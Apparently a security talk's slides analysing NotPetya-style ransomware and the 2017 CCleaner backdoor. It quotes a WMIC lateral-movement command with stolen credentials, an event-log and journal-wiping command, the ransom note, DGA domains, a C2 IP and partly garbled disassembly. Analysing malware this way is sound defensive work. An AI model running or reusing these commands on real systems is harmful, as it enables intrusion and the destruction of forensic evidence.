
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Uses stolen username & password.
Connects to new machine (IP: w.x.y.z).
Installs perfc.dat, executes as a dll.

```
wbem\wmic.exe /node:"w.x.y.z" /user:"username" /password:"password"  
"process call create "C:\Windows\System32\rundll32.exe \"C:  
\\Windows\\perfc.dat\" #1"
```

Encryption Process



```
wEvtutil cl Setup & wEvtutil cl System & wEvtutil cl Security & wEvtutil cl Application & fsutil usn deletejournal /D %c:
```

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Payload

Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX

2. Send your Bitcoin wallet ID and personal installation key to e-mail wowsmith123456@posteo.net. Your personal installation key:

J3ME9S-8XNT2d-ZgjYXb-fUFj8M-gMYdyv-6rEiYa-KevGjA-q8YZf4-5LP82d-ew5GUU

If you already purchased your key, please enter it below.

Key:

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Genuine Ransomware?

- Single bitcoin wallet means difficult to follow who has paid.
- Single contact email address, now blocked
 - you can't contact the criminals even if you want to.
- If admin, MBR is overwritten.
- If MBR not overwritten, wipes first 10 disk sectors.
- If you have software “avp.exe” running, wipes first 10 disk sectors.

Mic Drop

Let's see you fix this mess. I'm out.




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Example 2: CCleaner



What is CCleaner?




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What is CCleaner?

Our Statistics

OVER
2 BILLION
CCLEANER
downloads worldwide!

OVER
35,000,000 GB
CLEANED EVERY MONTH
- that's enough space
for 7 billion selfies!




CCleaner is available in
55
LANGUAGES

OVER
5,000,000
DESKTOP INSTALS
per week

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- “Yet another patched legit binary” ... BUT
- likely an attacker compromised a portion of development or build environment
- Leveraged access to insert malware into the CCleaner build that was released and hosted by the organization



Backdoor Analysis – Stage 1

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
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
v5.33.6162 (15 Aug 2017)

Backdoor Analysis – Stage 1

- Backdoor location: runtime modification...




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Backdoor Analysis – Stage 1



Backdoor Analysis – Stage 1

Year-Month DGA Domain

Malware connects to
IP address
(216[.]126[.]225[.]148)

2017-02	ab6d54340c1a[.]com
2017-03	aba9a949bc1d[.]com
2017-04	ab2da3d400c20[.]com
2017-05	ab3520430c23[.]com
2017-06	ab1c403220c27[.]com
2017-07	ab1abad1d0c2a[.]com
2017-08	ab8cee60c2d[.]com
2017-09	ab1145b758c30[.]com
2017-10	ab890e964c34[.]com
2017-11	ab3d685a0c37[.]com
2017-12	ab70a139cc3a[.]com

Continue normal C2
operations.

Generate DGA
domains list

Performs a DNS
request to active
DGA domain

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Backdoor Analysis - Stage 1

Details for ab8cee60c2d.com

This domain is currently in the Umbrella block list



SEARCH IN GOOGLE


SEARCH IN VIRUSTOTAL

Generate DGA
domains list

Details for ab1145b758c30.com

This domain is currently in the Umbrella block list

This domain may have been created using a domain generation algorithm (DGA)



SEARCH IN GOOGLE

SEARCH IN VIRUSTOTAL

Continue normal C2
operations.

2017-12 ab70a139cc3a[.]com

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Backdoor Analysis – Stage 1

- Machines registration: guid, IP address, MAC address...

Installed Programs

```
Adobe Flash Player 23 ActiveX
Adobe Flash Player 26 NPAPI
Adobe Shockwave Player 12.1
CCleaner
CubePDF Utility 0.3.3 豪 (x86)
Windows 儀僨僆僨僕 - OLYMPUS IMAGING CORP.
Camera Communication Driver Package (09/09/2009 1.0.0.0)
Google Chrome
晉壇挿奐撘夵僨僕僕儑僓
LanScope Cat MR
Mozilla Firefox 55.0.3 (x86 ja)
Mozilla Maintenance Service
僨僕僕儑僓僨僕僕儑僓 Corp. 僨僕僕儑僓僨僕
壇峠零婁尋強丂PDFinder 4.6
Picasa 3
TeamViewer 9
Roxio Central Data
Google Toolbar for Internet Explorer
瑞華撘zip偑惢僨僕僕儑僓
Roxio Central Tools
Google Toolbar for Internet Explorer
Java 8 Update 141
UpdateAdvisor(柿懸懃抏) V3.60 L20
eReg
Java Auto Updater
PA-ZS600T
Google Earth Plug-in
Google Update Helper
swMSM
Intel(R) Management Engine Components
堵惻僨僕僕儑僓2014
Windows Media Player Firefox Plugin
CubePDF 1.0.0RC7
Fuji Xerox DocuWorks Viewer Light 8
Google 撞柿峏搊榘
Cloud
Security Update for Microsoft Excel 2010 (KB3191907) 32-Bit Edition
Security Update for Microsoft Office 2010 (KB2956063) 32-Bit Edition
Update for Microsoft Office 2010 (KB2589318) 32-Bit Edition
```

Process List

```
System
C:\Windows\System32\smss.exe
C:\Windows\System32\csrss.exe
C:\Windows\System32\wininit.exe
C:\Windows\System32\csrss.exe
C:\Windows\System32\services.exe
C:\Windows\System32\lsass.exe
C:\Windows\System32\lsm.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\invsvc.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\audiogd.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\SLsvc.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\winlogon.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\invsvc.exe
C:\Windows\System32\spoolsv.exe
C:\Windows\System32\svchost.exe
C:\Program Files\Common Files\Adobe\ARM\1.0\armsvc.exe
C:\Program Files\Agilent\IO Libraries Suite\Agilent\OLibrariesService.exe
C:\Program Files\Agilent\IO Libraries Suite\LxiMdnsResponder.exe
C:\Program Files\ESET\ESET Endpoint Antivirus\ekrn.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
```

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Backdoor Analysis – Stage 2

- Some selected compromised systems received a stage 2: GeeSetup_x86.dll
- GeeSetup_x86.dll:
 - Drops TSMSISrv.dll
 - x86 : trojanized VirtCDRDrv.dll (VirtCDRDrv Corel tool)
 - x64 : trojanized EFACli64.dll (SymEFA Symantec Endpoint)
 - Not signed
 - Creates registry keys (encoded PE)

Backdoor Analysis – Stage 2

- Trojanized binary: runtime patching
- x64 : __security_init_cookie
- Display limitation with IDA Pro
 - More information:
<http://blog.talosintelligence.com/2017/10/disassembler-and-runtime-analysis.html>

```

; void __cdecl _security_init_cookie()
__security_init_cookie proc near

SystemTimeAsFileTime= _FILETIME ptr 8
PerformanceCount= LARGE_INTEGER ptr 10h
arg_10= qword ptr 18h

mov    [rsp+arg_10], rbx
push   rdi
sub    rsp, 20h
mov    rax, cs:qword_69393188
and    qword ptr [rsp+28h+SystemTimeAsFileTime].dwLowDateTime, 0
mov    rdi, 2B992DDFA232h
cmp    rax, rdi
jz    short loc_6938F652

```

```

not   rax
mov   cs:qword_69393190, rax
jmp   short loc_6938F6C8

loc_6938F652:           ; lpSystemTimeAsFileTime
lea    rcx, [rsp+28h+SystemTimeAsFileTime]
call  cs:GetSystemTimeAsFileTime
mov   rbx, qword ptr [rsp+28h+SystemTimeAsFileTime].dwLowDateTime
call  cs:GetCurrentProcessId
mov   r11d, eax
xor   rbx, r11
call  cs:GetCurrentThreadId
mov   r11d, eax
xor   rbx, r11
call  cs:GetTickCount
lea    rcx, [rsp+28h+PerformanceCount] ; lpPerformanceCount
mov   r11d, eax
xor   rbx, r11
call  cs:QueryPerformanceCounter
mov   r11, qword ptr [rsp+28h+PerformanceCount].dqPerformanceCount
xor   r11, rbx
mov   rax, 0xFFFFFFFFFFFFFFh
and   r11, rax
mov   rax, 2B992DDFA233h
cmp   r11, rdi
cmovz r11, rax
mov   cs:qword_69393188, r11
not   r11
mov   cs:qword_69393190, r11

```

```

loc_6938F6C8:
mov    rbx, [rsp+28h+arg_10]
add    rsp, 20h
pop    rdi
__security_init_cookie endp

```

```

.loc_6938F652:           ; CODE XREF: __security_init_cookie+24tj
.text:000000006938F652 loc_6938F652:
.text:000000006938F652
.text:000000006938F657
.text:000000006938F65D
.text:000000006938F662
.text:000000006938F668
.text:000000006938F66B
.text:000000006938F66E
.text:000000006938F674
.text:000000006938F677
.text:000000006938F67A
.text:000000006938F680
.text:000000006938F685
.text:000000006938F688
.text:000000006938F68B
.text:000000006938F691
.text:000000006938F696
.text:000000006938F699
.text:000000006938F6A3
.text:000000006938F6A6
.text:000000006938F6B0
.text:000000006938F6B3
.text:000000006938F6B7
.text:000000006938F6B8E
.text:000000006938F6C1
.text:000000006938F6C8
.text:000000006938F6C8 loc_6938F6C8:
.text:000000006938F6C8
.text:000000006938F6CD
.text:000000006938F6D1
.text:000000006938F6D1 __security_init_cookie endp
.text:000000006938F6D2
.text:000000006938F6D2 loc_6938F6D2:
.text:000000006938F6D2
.text:000000006938F6D7
.text:000000006938F6D8 ; -----
db 0CCh ; i
db 0CCh ; i

; CODE XREF: __security_init_cookie+30tj
; DATA XREF: .pdata:0000000069394E704o
jmp   TrojanJump

```

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```

; void __cdecl _security_init_cookie([0x6938efb8])
    ==< 0x6938f650      eb76    jmp 0x6938f6c8
    !     ; JMP XREF from 0x6938f644 (sub.KERNEL32.dll_GetSystemTimeAsFileTime_620)
    --> 0x6938f652      488d4c2430  lea rcx, [rsp + 0x30]    ; '0' ; 48
    0x6938f657      ff15cb19ffff  call qword sym.imp.KERNEL32.dll_GetSystemTimeAsFileTime ; [0x69381028:8]=0x126f0
SystemTimeAsFileTime
PerformanceCount= reloc.KERNEL32.dll_GetSystemTimeAsFileTime_240
arg_10= qword_ptr
mov    [rsp+arg_10]
push   rdi
sub    rsp, 20h
mov    rax, cs:qword
and    rax, arg_10
● v    rdx, rax
cmp    rax, rdx
jz     short loc_
•      .KERNEL32.dll_GetCurrentThreadId_196
not    rax
mov    cs:qword_69393190
jmp    short loc_6938F6C8
c KERNEL32.dll_GetCurrentProcessId_218
    0x6938f668      448bd8    mov r11d, eax
    0x6938f66b      4933db    xor rbx, r11
    0x6938f66e      ff15c419ffff  call qword sym.imp.KERNEL32.dll_GetCurrentThreadId ; [0x69381038:8]=0x126c4 reloc.KER
lpPerformanceCount
cmp    rax, rdx
jz     short loc_
•      .KERNEL32.dll_GetCurrentThreadId_196
    0x6938f674      448bd8    mov r11d, eax
    0x6938f677      4933db    xor rbx, r11
    0x6938f67a      ff15c019ffff  call qword [sym.imp.KERNEL32.dll_GetTickCount] ; [0x69381040:8]=0x126b4 reloc.KER
lpPerformanceCount
not    rax
mov    cs:qword_69393190
jmp    short loc_6938F6C8
NEL32.dll_GetTickCount_180
    0x6938f680      488d4c2438  lea rcx, [rsp + 0x38]    ; '8' ; 56
    0x6938f685      448bd8    mov r11d, eax
    0x6938f688      4933db    xor rbx, r11
    0x6938f68b      ff15b719ffff  call qword sym.imp.KERNEL32.dll_QueryPerformanceCounter ; [0x69381048:8]=0x1269a
reloc.KERNEL32.dll_QueryPerformanceCounter_154
    0x6938f691      4c8b5c2438  mov r11, qword [rsp + 0x38]    ; [0x38:8]=-1 ; '8' ; 56
    0x6938f696      4c33db    xor r11, rbx
    0x6938f699      48b8ffffffff. movabs rax, 0xfffffffffffffff ; 281474976710655
    0x6938f6a3      4c23d8    and r11, rax
    0x6938f6a6      48b833a2df2d. movabs rax, 0x2b992ddfa233
    0x6938f6b0      4c3bdf    cmp r11, rdi
    0x6938f6b3      4c0f44d8    cmovne r11, rax
    0x6938f6b7      4c891dc3a00. mov qword [0x69393188], r11 ; [0x69393188:8]=0x2b992ddfa232
    0x6938f6be      49f7d3    not r11
    0x6938f6c1      4c891dc83a00. mov qword [0x69393190], r11 ; [0x69393190:8]=0xfffffd466d2205dcd
    !     ; JMP XREF from 0x6938f650 (sub.KERNEL32.dll_GetSystemTimeAsFileTime_620)
    --> 0x6938f6c8      488b5c2440  mov rbx, qword [rsp + 0x40]    ; [0x40:8]=-1 ; '@' ; 64
    0x6938f6cd      4883c420    add rsp, 0x20
    0x6938f6d1      5f          pop rdi
    =< 0x6938f6d2      e98592ffff  jmp 0x6938895c
[0x6938efb8]

```

```

loc_6938F6C8:
mov    rbx, [rsp+28h+arg_10]
add    rsp, 20h
pop   rdi
__security_init_cookie endp

```

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Backdoor Analysis – Stage 2

- The purpose additional malicious code:

- Decode a PE stored in registry

